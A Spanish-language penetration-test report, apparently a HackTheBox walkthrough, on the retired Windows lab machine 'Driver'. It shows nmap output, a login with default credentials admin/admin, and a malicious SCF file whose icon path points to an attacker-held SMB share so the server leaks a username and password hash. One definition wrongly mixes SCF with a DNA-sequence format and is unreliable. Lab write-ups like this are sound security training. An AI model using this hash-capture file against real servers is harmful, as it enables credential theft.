



BERSERKWINGS

Informe Técnico

Máquina HackTheBox: Driver



Driver



OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Windows	02 Oct 2021	Easy	Retired

Este documento es confidencial y contiene información sensible.
No debe ser compartido con terceras entidades.

22 de Mayo del 2023



Tabla de Contenidos

1. Antecedentes	2
2. Objetivos	2
2.1. Alcance	3
2.2. Impedimentos y Limitaciones	3
3. Reconocimiento	4
3.1. Enumeración de Servicios Expuestos	4
3.2. Enumeración de Servidor Web	5
4. Identificación y Explotación de Vulnerabilidades	8
4.1. Creando Archivo Malicioso SCF	8



1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase realizada a la máquina **HackTheBox: Driver**, enumerando todos los vectores de ataque encontrados, así como la explotación realizada para cada uno de estos.

Esta máquina ha sido testeada desde la plataforma de HackTheBox, una plataforma de entrenamiento y práctica para personas interesadas en la seguridad informática y en el hacking ético.

Para acceder a esta máquina, necesita estar registrado en la plataforma HackTheBox en su sección de HTB Labs. Si es de su interés, a continuación, dejare el link para registrarse:

Dirección URL

<https://app.hackthebox.com/invite>




Imagen 1: Página principal del servicio web de la máquina

2. Objetivos

Los objetivos de la presente auditoría de seguridad se enfocan en la identificación de posibles vulnerabilidades y debilidades en la máquina **HackTheBox: Driver**, con el propósito de garantizar la integridad y confidencialidad de la información almacenada en ella.

Con este fin, se ha llevado a cabo un análisis exhaustivo de todos los servicios detectados que se encontraban expuestos en dicho servidor, recopilando información detallada sobre aquellos que representen un riesgo potencial desde el punto de vista de la seguridad.



2.1. Alcance

A continuación, se representan los objetivos a cumplir para esta auditoría:

- Identificar los puertos y servicios vulnerables
- Realizar una exploración de las vulnerabilidades encontradas
- Conseguir acceso al servidor mediante la explotación de los servicios vulnerables identificados
- Enumerar vías potenciales de elevar privilegios en el sistema una vez este ha sido vulnerado

2.2. Impedimentos y Limitaciones

Durante el proceso de auditoría, está terminantemente prohibido realizar alguna de las siguientes actividades

- Realizar tareas que puedan ocasionar una **denegación de servicio** o afectar a la disponibilidad de los servicios expuestos
- Borrar archivos residentes en el servidor una vez este haya sido vulnerado



3. Reconocimiento

3.1. Enumeración de Servicios Expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **nmap**:

```
File: targeted

# Nmap 7.93 scan initiated Mon May 22 19:04:42 2023 as: nmap -sC -sV -p80,135,445 -oN targeted 10.10.11.106
Nmap scan report for 10.10.11.106
Host is up (0.14s latency).


PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=MFP Firmware Update Center. Please enter password for admin
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 7h00m16s, deviation: 0s, median: 7h00m15s
|_ smb2-security-mode:
|_ 311:
|_ Message signing enabled but not required
|_ smb-security-mode:
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|_ date: 2023-05-23T08:05:10
|_ start_date: 2023-05-23T07:58:54

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 22 19:05:31 2023 -- 1 IP address (1 host up) scanned in 48.88 seconds
```

Imagen 2: Enumeración de Puertos con nmap

En este caso, se identificaron 3 puertos activos corriendo por el protocolo TCP:



Asimismo, no se encontraron puertos expuestos a través de otros protocolos, por lo que se priorizará la evaluación de los puertos identificados en el primer escaneo efectuado.



3.2. Enumeración de Servidor Web

A continuación, se representa los resultados obtenidos con la herramienta **Wappalizer**, una herramienta de reconocimiento web que se utiliza para identificar tecnologías web específicas que se emplean en un sitio web, tras aplicar un reconocimiento sobre el servicio HTTP corriendo por el puerto 80:




Imagen 3: Enumeración del Servicio HTTP por el puerto 80

En los resultados obtenidos, es posible identificar las versiones para algunas de las tecnologías existentes:

Tecnologías	Versión
IIS	10.0
PHP	7.3.25

Analizando el escaneo realizado para identificar los servicios en los puertos activos, el puerto 80 nos menciona que se debe ingresar la contraseña para el usuario **admin**.

Se realizan 3 intentos de acceso, utilizando contraseñas por defecto, obteniendo acceso usando la contraseña **admin**. De esta forma, hemos obtenido las credenciales de acceso:

Usuario	Contraseña
admin	admin



A continuación, se muestra la página resultante después de acceder:




Imagen 4: Accediendo al Servicio HTTP

Enumerando el sitio web, se nos revela información importante:

- Se nos proporciona un correo de soporte técnico:

`support@driver.htb`

- Se descubre un directorio que permite subir archivos, este nos muestra un mensaje:

Seleccione el modelo de impresora y cargue la actualización de firmware correspondiente a nuestro recurso compartido de archivos. Nuestro equipo de pruebas revisará las cargas manualmente e iniciará las pruebas.




Imagen 5: Directorio encontrado que permite subir archivos



Se realiza una investigación sobre el servicio **MFP Firmware Update Center** y se descubre que dicho servicio, acepta archivos **.scf**

Definición

Los archivos SCF pertenecen principalmente a Windows de Microsoft. Un archivo SCF es un archivo que almacena información sobre la secuencia de ADN y que actúa de forma similar a un archivo ABI, pero contiene más información y es menos propenso a errores. También son utilizados por el símbolo del sistema operativo Windows como archivo de comandos Shell. En esta aplicación, el archivo SCF almacena comandos de shell, y es similar a los archivos BAT o CMD.

Investigando el sitio web, nos menciona a que impresoras es posible subir un **archivo SCF** para que se actualice su firmware:

Printer Model: HTB DesignJet selected.

Upload Firmware:

Submit

- HTB DesignJet
- HTB Ecotank
- HTB Laserjet Pro
- HTB Mono

Imagen 6: Impresoras registradas en el sitio web

Existe una forma de utilizar esta clase de archivos para inyectar comandos, a esto se le llama **SCF Malicious File**. Este sera nuestro primer vector de ataque que probaremos contra el sitio web.

Definición

Durante un test de intrusión, es posible encontrarse con un recurso de red de un servidor Windows con permisos de escritura para todos. A parte de intentar obtener información sensible, existe una forma para abusar de este recurso y poder obtener los hashes de las contraseñas de todos los usuarios que naveguen por esa carpeta compartida. Para ello, se utilizará un archivo SCF malicioso. Se trata de un Shell Command File, es decir, un archivo de comandos de Windows Explorer, que nosotros usaremos para enviar el archivo SCF malicioso. Se puede usar un archivo SCF para acceder a una ruta UNC específica que permite que el probador de penetración cree un ataque.



4. Identificación y Explotación de Vulnerabilidades

4.1. Creando Archivo Malicioso SCF

La idea, es probar si el servicio SMB de la máquina víctima, nos responde a una petición de autenticación con un archivo malicioso .SCF que se enviara mediante el sitio web. Para saber si el resultado es exitoso, se montara un servidor SMB provicional, el cual recibira la respuesta que se obtenga del intento de autenticación.

A continuación, se muestra el script creado para probar vulnerabilidades en el servicio **MFP Firmware Update Center**:

```
1 [Shell]
2 Command=2
3 IconFile=\\192.15.X.X\smbFolder\pentestlab.ico
4 [Taskbar]
5 Command=ToggleDesktop
6
```

Se carga el archivo malicioso en el sitio web:

Imagen 7: Se usa cualquier impresora



E aquí el resultado obtenido:

[Home](#) [Firmware Updates](#) [Drivers Updates](#) [Contact](#)

are update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

Printer Model:

HTB DesignJet ▾

Upload Firmware:

Browse...

file.scf

Submit

Imagen 8: Se usa cualquier impresora

Se obtuvo un usuario y un hash.

De esta forma, queda demostrado que el servidor servidor web, es vulnerable a archivos malisiosos .SCF y el servidor SMB tambien resulto ser vulnerable al permitir la autenticación.